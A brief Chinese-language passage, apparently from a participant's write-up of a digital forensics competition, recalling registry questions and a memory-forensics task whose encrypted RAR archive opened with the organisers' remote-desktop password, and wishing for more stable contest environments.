这几个题目主要都是考察注册表的熟悉程度

内存取证分析

全场最离谱的题目，没有之一，给了一个加密的RAR让我们破解，队友有尝试爆破的，后来七点多的时候，一个队友试了一下主办方提供的远程桌面登陆的密码，结果打开了…



赛后

希望下两场的环境能够稳定一些，能够多一点赛事体验感